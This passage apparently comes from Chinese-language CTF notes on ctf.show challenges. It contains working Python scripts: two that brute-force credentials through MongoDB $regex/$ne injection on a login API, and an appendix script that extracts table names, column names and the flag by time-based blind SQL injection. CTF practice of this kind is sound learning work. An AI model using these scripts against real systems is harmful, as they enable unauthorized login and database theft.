                data = {"username[$regex]": f"{username}$", "password[$regex]": f"{reg+n}"}
            while True:
                try:
                    r = requests.post(url, data=data, timeout=7)
                    break
                except TimeoutError:
                    time.sleep(0.1)
                except KeyboardInterrupt:
                    exit(0)
            try:
                resp = json.loads(r.text)
            except:
                resp = None
                continue
            if resp["msg"] == "\u767b\u9646\u6210\u529f":
                res += chr(i)
                flag = True
                break
        if not flag:
            break
        print(res)
    return res


if __name__ == '__main__':
    username = brute("username")
    print(f"用户名为: {username}")
    password = brute("password", username)
    print(f"用户名: {username}\n密码: {password}")
又找了一个大佬的脚本, 比较简洁
import requests
import string
table = string.digits+string.ascii_lowercase+string.ascii_uppercase+'_{}-,'
url = 'http://b4a88d5f-235b-4e06-b7b9-3cf10e9c26de.challenge.ctf.show/api/index.php'
flag = ''
for i in range(100):
    for j in table:
        tmp = flag+j
        payload1 = f'f{tmp}.*$'
        data1 = {'username[$regex]':payload1
                ,'password[$ne]':1}

        payload2 = f'^{tmp}.*$'
        data2 = {'username[$regex]':'flag'
                 ,'password[$regex]':payload2}
        r = requests.post(url=url, data=data2).text
        if r"\u767b\u9646\u6210\u529f" in r:
            flag += j
            print(flag)
            break
附录
import requests
import time


def res_judge(url, payload):
    # 发送请求并判断响应时间是否足够长, 以确认匹配

    data = {
        "ip": payload,
        "debug": 1
    }

    try:
        res = requests.post(url=url, data=data, timeout=0.7)
    except requests.exceptions.Timeout:
        time.sleep(0.1)
        print(f"[+] Payload: {payload}")
        return 1
    except requests.exceptions.RequestException as e:
        print(f"[!] Error occurred: {e}")
        return -1


def the_length(url, query):
    # 确定查询结果的长度
    for i in range(1, 80):

        payload = f"\'or if((length(({query})))={i},sleep(2),1)#"
        # if((length(({query})))={length},sleep(2),1)&debug=1
        if res_judge(url, payload):
            print(f"[+] Found the length: {i}")
            return i


# 初始化
url = "http://a24c3f93-a30a-47eb-abb2-6a4983c4468b.challenge.ctf.show/api/"
flagstr = ",_{}-abcdefghijklmnopqrstuvwxyz0123456789"
flag = ""

# query = "select database()"
# query = "select group_concat(table_name) from information_schema.tables where table_schema = database()"
# query = "select group_concat(column_name) from information_schema.columns where table_name='ctfshow_flagxc'"
query = "select flagaa from ctfshow_flagxc"

length = the_length(url, query)
if length:
    for i in range(1, length + 1):
        for mid in flagstr:

            payload = f"\'or if((substr(({query}),{i},1)='{mid}'),sleep(2),1)#"
            if res_judge(url, payload):
                flag += mid
                print(f"[+] Found {i}th character: {mid}")
                print(f"[-] The String: {flag}")
else:
    print(f"[!] Error occurred: length return none")
    exit()
相关文件
- [[../../../ctf/ctf基础/SQL注入]]